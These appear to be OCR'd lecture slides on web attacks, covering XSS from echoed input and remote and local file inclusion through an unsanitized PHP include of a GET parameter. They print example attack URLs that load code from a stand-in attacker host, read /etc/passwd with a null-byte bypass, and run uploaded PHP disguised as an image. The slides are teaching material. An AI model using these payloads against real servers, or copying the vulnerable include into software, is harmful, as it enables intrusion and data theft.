



```
<html>
 <body>
  <p>Your number was 5.</p>
  <p>The square of your number is 25.</p>
 </body>
</html>
```

Perfect situation for XSS since user input is being echoed. Even non-persistent since a GET string is used.


But we can do more interesting things...

Remote File Inclusion



Remote File Inclusion

- Server-side code often uses inclusion statements to load page contents
- For example, the page requested might be part of the GET string
- Then the server loads the requested page
- If the string isn't sanitized, the attacker can pick the file that gets loaded




```php
<?php
  include("header.html")
  include($_GET['page'].".php");
  include("footer.html")
?>
```

Remote File Inclusion

- Intended usage:

```
http://victim.com/index.php?page=news
```


- Load malicious code located at evil.com

```
http://victim.com/index.php?page=http://evilsite.com/evilcode
```

  - Server would then execute attacker-provide code with the authority of the server

```
<?php
  include("header.html")
  include($_GET['page'].".php");
  include("footer.html")
?>
```

Local File Inclusion



Local File Inclusion

- Point the server at a file that the attacker cannot normally access

  `http://victim.com/index.php?page=admin/secretpage`

- Or a sensitive file

  `http://victim.com/index.php?page=/etc/passwd`


- One problem is that the server code will add '.php' to everything

  `http://victim.com/index.php?page=/etc/passwd%00`

- Adding a null terminator byte (`%00`) to end of input string will terminate the string and effectively remove the '.php'

```php
<?php
  include("header.html")
  include($_GET['page'].".php");
  include("footer.html")
?>
```

Local File Inclusion



Local File Inclusion

- If the server allows file uploading, then the attacker first uploads a file of their choice
  - Many servers allow images to be uploaded and may only check the file extension rather than content
  - The file upload only needs to be to the same server, not the same service
  - Attacker uploads PHP code with a .jpg extension
  - Then refers to their newly uploaded file in the GET request as “page=newEvilFile.jpg%00”.
  - Server then executes the uploaded file with the server’s authority


```php
<?php
  include("header.html")
  include($_GET['page'].".php");
  include("footer.html")
?>
```

Local File Inclusion

- Uploaded file can be quite complex
- Because the code to the right is an include, all the code is included, so the attacker can upload code for a user-friendly interactive attacker dashboard
- Authority of the web server is enough to learn the exact OS and related software running
- Upload attack code tailored to that OS and software that enables escalation of privilege (such as Buffer Overflow)
- Now the attacker has root

```php
<?php
  include("header.html")
  include($_GET['page'].".php");
  include("footer.html")
?>
```

